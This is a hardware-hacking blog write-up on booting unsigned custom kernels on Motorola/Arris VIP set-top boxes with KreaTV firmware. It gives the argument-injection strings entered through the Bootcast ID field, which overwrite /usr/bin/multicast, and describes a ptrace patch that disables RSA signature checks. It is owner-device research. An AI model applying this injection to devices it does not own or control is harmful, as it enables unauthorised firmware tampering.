Expand
### Protocol 6 - HTTP### Protocol 1 - BootCast
### Protocol 3 - Local Storage
### Protocol 6 - HTTP
# Disclaimer

A semi-persistent method of booting a custom kernel on Motorola/Arris VIP-series TV boxes with KreaTV firmware.
August 22, 2026 by kuba2k2
Posted in Write-ups, Reverse Engineering, Hardware Hacking
arris assembly exploit firmware hacking hardware http iptv linux programming reverse engineering set top box uartThis write-up describes how a simple command injection vulnerability can be used to achieve a semi-persistent method of booting custom firmware - even without a shell available.
See the repository on GitHub: kuba2k2/vipboot
Many older-generation Motorola/Arris TV boxes (VIP1920, VIP1113, VIP4302, VIP5305 to name a few) that run the KreaTV firmware have vulnerabilities that allow overwriting system executables with own code. This was initially found and described in FDEU-CVE-2025-1c00 - most of my work here was only possible thanks to antnks/vip1113.
TL;DR: the firmware uses download parameters modifiable by DHCP or a GUI boot configuration menu. These parameters are used to call /usr/bin/tftp or /usr/bin/http to download e.g. the kernel image. Injecting a whitespace (and perhaps options such as -o) passes them directly to the child process, which makes it behave differently - for example, change the output path to overwrite an existing binary file with a downloaded one.
Now, the original write-up only describes using TFTP to run own code on the device, but I found that using HTTP gives much more possibilities - and is way easier to do, because it doesn't even require a custom DHCP server. In fact, it can be fully done using the GUI boot configuration menu (and a HTTP server in the same network).
What this repository also does (compared to the original write-up) is using the image upgrade and kexec() mechanisms built-into the firmware. No fiddling with /usr/bin/gunzip or custom kexec() is necessary.
As mentioned before, this method is "semi-persistent" - the STB will only boot your custom kernel as long as the HTTP server is available. This is because the KreaTV firmware verifies boot images using RSA signatures. Since the private key used for signing these images is not available, a custom binary downloaded from HTTP must be used to patch the running firmware and disable image verification.
NOTE: This has so far only been tested on a VIP1113 device from Telia (Sweden). Certain devices might be incompatible with the HTTP method, despite being otherwise vulnerable (firmware version 3.03 and newer support HTTP).
Before I get into the technical details of what this repository does, let's first walk through how to use it. It is, really, quite simple.
7 5 3 2 to enable the hidden Advanced menu.Bootcast ID - append -h 192.168.0.5 -q 27747, adjusting for your HTTP server's IP address and port number. Mind the whitespace at the beginning.Bootcast ID (something like arris-vip1113) and replace it with a or any other short name. Just make sure to rename the metadata file on your HTTP server accordingly.Splash Protocol contains the number 6 (e.g. 363 or 616). Even better if it starts with 6.Exit and save the changes. The device will reboot.Check out logs/ for UART boot logs of performing the custom image bootup (trimmed down for brevity).
This example uses lighttpd as the HTTP server software, because it's easy to use and lightweight, but any other server can be used - as long as it can serve files from a directory.
~/vipboot. Put the following files in that directory:vipboot-* and viphttp-* from Releases - use the appropriate architecture,arris-vip1113 (metadata file) from www/ - or another model-specific file if it's available,splash.bmp from www/ - or use your own splash image (720x576, BMP),boot-vip1113-*.sec from Releases - or use your own kernel image (SEC format, unencrypted),lighttpd.conf from www/ - if you plan to use lighttpd.vipboot-* and viphttp-* binaries are named differently, correct their names too,Bootcast (-x option),lighttpd.conf:server.document-root to an absolute path of your server directory,server.port to the port you used in the metadata file.lighttpd -tt -f lighttpd.conf to check the configuration file,lighttpd -D -f lighttpd.conf to start the server in foreground mode.Example directory contents for VIP1113:
[~/vipboot]$ ls -1
arris-vip1113
boot-vip1113-2.6.32.59.sec
lighttpd.conf
splash.bmp
vipboot-sh4
viphttp-sh4
If you've read antnks/vip1113, you're probably aware of the "boot order" that the firmware uses:
You should also understand the architecture of the VIP-series boxes:
kexec().The firmware is where the vulnerability exists. It's simply a tiny Linux kernel image with /init as its main, and pretty much only process. There are some additional utilities in /usr/bin, but no common tools like /bin/sh.
Everything described from now on will focus on the /init process of the firmware.
NOTE: The following explanation refers to the splash image, but the same principle applies to the kernel/boot image as well - just without running the 6 and 1 protocols first.
The first stage is to make the device download the HTTP metadata file. For this, only protocol 6 matters - that's why your initial boot menu setup should ensure that 6 will be used at some point.
Protocol 6 executes a binary called /usr/bin/http with the following parameters:
/usr/bin/http
    -m # download metadata - use -b as the HTTP path
    -n <HttpTimeout>
    -h <HttpServer>
    -q <HttpPort>
    -o /tmp/http_metadata.xml
    -b <BootcastId>
    -f <FwVersion>
    -s <Serial>
    -a <MAC>
    -v <KernelVersion> # optional
    -w <SplashVersion> # optional
    -1 <DNS1>
    -2 <DNS2> # optional
The boot menu doesn't allow configuring the HttpServer and HttpPort. Instead, by appending -h and -q to the BootcastId (which is available in the GUI) we can simply override the values passed by the firmware.
That's why it's necessary to modify the BootcastId in GUI - to download /tmp/http_metadata.xml from our own server. If you know a bit about computer networks, you probably guessed already that the same thing can be achieved by spoofing the DNS name of the original download server. I just thought that typing it in the GUI is simpler (and more satisfying!).
What happens with the downloaded metadata file? Will the device simply boot the image indicated by KernelUrl?
No! The images are signed (and optionally encrypted), so it will just get rejected after downloading.
The whole point of that first stage is to pass <PermanentParams> from the XML metadata file. These parameters will be parsed by the firmware, and nicely stored in the persistent configuration memory. No complaining about signatures so far!
Which parameters will be modified? This will be important for explaining later on:
SplashOrder: 6136BootOrder: 36Bootcast: viphttp-sh4 -x arris-vip1113 -s 192.168.0.5 -p 27747BootcastId: vipboot-sh4 -o /usr/bin/multicastHttpServer: 192.168.0.5HttpPort: 27747BootcastAttempts: 1HttpAttempts: 1The last two just mean that firmware won't retry calling BootCast and HTTP methods if they fail. Theoretically optional, but makes the exploit code run exactly once.
The firmware first downloads the splash image (SplashOrder), then the kernel image (BootOrder). The newly-configured values of 6136 and 36 roughly translate to the sequence described below.
If we consider the new value of BootcastId, HttpServer and HttpPort, here's how the /usr/bin/http call will look like (irrelevant options omitted for brevity):
/usr/bin/http
    -m # download metadata - use -b as the HTTP path
    -h 192.168.0.5
    -q 27747
    -o /tmp/http_metadata.xml
    -b vipboot-sh4 -o /usr/bin/multicast
    -f 5.4.3
    # [...]
    -1 <DNS1>
Putting the pieces together, the program will send a request to http://192.168.0.5:27747/vipboot-sh4 and save it as /usr/bin/multicast - overwriting the file that was there before.
The call succeeds, so the exit code is 0, but no /tmp/http_metadata.xml is present - firmware will continue to the next specified boot protocol.
This protocol uses the /usr/bin/multicast program - the one that was just replaced with a custom binary. As we're still in SplashOrder, here's how the call looks like:
/usr/bin/multicast
    -o /tmp/splash.bmp
    -p bc
    -a <Bootcast>
    -h <BootcastId>
    -t splash
    -i <BootcastTimeout>
    -r <BootcastAttempts>
    -v /tmp/splashimage_version
    -m info
And once again, substituting parameters from our custom metadata:
/usr/bin/multicast
    -o /tmp/splash.bmp
    -p bc
    -a viphttp-sh4 -x arris-vip1113 -s 192.168.0.5 -p 27747
    -h vipboot-sh4 -o /usr/bin/multicast
    -t splash
    -i 10
    -r 1
    -v /tmp/splashimage_version
    -m info
The output path is overridden again - but this will never get to the real multicast binary (since it doesn't exist anymore...). This is a playground that can be used to pass custom options to our own vipboot-sh4 binary. There are only four that have any meaning to that program:
-a sets name of the viphttp-sh4 file (to make it more universal),-x sets name of the metadata file (which will actually be used this time),-s and -p set the HTTP server's address and port.This is the most important part of the process. vipboot-sh4 gets executed, and here's what it does:
ptrace() to attach to PID 1 (/init) and patch its code on runtime (more on that later),/usr/bin/http to /usr/bin/http.,viphttp-sh4 to /usr/bin/http and sets its mode to 777,/tmp/http_metadata.xml, where the firmware expects it.For downloading files, it uses the original /usr/bin/http binary (already renamed to http.). It's also worth noting that even though the metadata file finally gets downloaded to /tmp/, it won't be parsed by /init for <PermanentParams>, because that's only done after successfully completing protocol 6.
What is this program patching?
- Disabling signature verification. There's a function in /init that I named verify_rsa_sha1(), which returns a non-zero error code if verification fails. A simple binary patch changing mov #0x4,r8 to mov #0x0,r8 makes it always succeed.
- Changing the image status value before booting. For some reason, the firmware will mark the downloaded image's status as "exists" (after copying it to local storage). Any subsequent bootup will ignore the image and redownload it. To avoid that, the patch changes the state to "OK", meaning that no more downloading is needed (unless the version number changes). This patch is optional though.
And what about that HTTP wrapper? You'll see soon.
Mostly self-explanatory - this protocol will check if /flash2/.splashimage (or /flash2/.bootimage) exists, along with their status. It also reads the http_metadata.xml (if it exists). Since the status file (.splashimage_status or .bootimage_status) contains the version number, it reads that too.
If the status of an image is "OK" and the HTTP metadata version matches the one from that status file, the image is used (for displaying on screen - splash, or booting - kernel). No more protocols are executed, and the kernel image can boot now - signature verification is already disabled.
If the image is not "OK", firmware proceeds to the next protocol. However, if the image version is different, it proceeds to protocol 6 immediately (or whatever the SplashUrl or KernelUrl indicates).
At this point the device has decided to download a new/updated image from HTTP. Here's the call it makes:
/usr/bin/http
    -p splash.bmp
    -h 192.168.0.5
    -q 27747
    -o /tmp/splash.bmp
    -b vipboot-sh4 -o /usr/bin/multicast
    -f 5.4.3
    # [...]
    -1 192.168.0.1
Great, so it has correctly extracted -h, -q and -p from the SplashUrl. Since the BootcastId still contains parameter injection, the splash image will be downloaded to /usr/bin/multicast. Not ideal.
This is where the custom HTTP wrapper comes into play. It will loop through the argv[] and ignore any -o options that might override a previously specified one. Having built a new argument list, it will simply execv() into the original binary - (/usr/bin/http.).
With this, the splash and kernel images can be downloaded properly. The method succeeds, and just like before - no more protocols are executed, and the new images can be booted.
The firmware will also store the images in Local Storage (so that re-downloading of the same data is not necessary) and write their status files.
Just look at it - beautiful, isn't it?
Request http://192.168.0.5:27747/boot-vip1113-2.6.32.59.sec
Image version from HTTP: 2.6.32.59
Verifying image...
Using classical image.
Kernel image in Local Storage is not up-to-date
Storing kernel image in Local Storage
Uncompressing image...
Loading new kernel...
Kernel loaded successfully
Starting new kernel...

Linux version 2.6.32.59_stm24_0211 (<build_user_removed>@<build_host_removed>) (gcc version 4.7.3 20130514 (GCC) ) #1 PREEMPT <timestamp_removed>
This repository is provided for educational purposes only. The project is not affiliated with Motorola, Arris, KreaTV or Telia. All trademarks, trade names and logos are property of their respective owners. Usage of this program is only permitted on hardware you own and control, on your own risk.
#
How to use it?
#
How to setup the HTTP server?
#
How does it work?
##
Stage 1 - initial configuration
##
Stage 2 - every subsequent bootup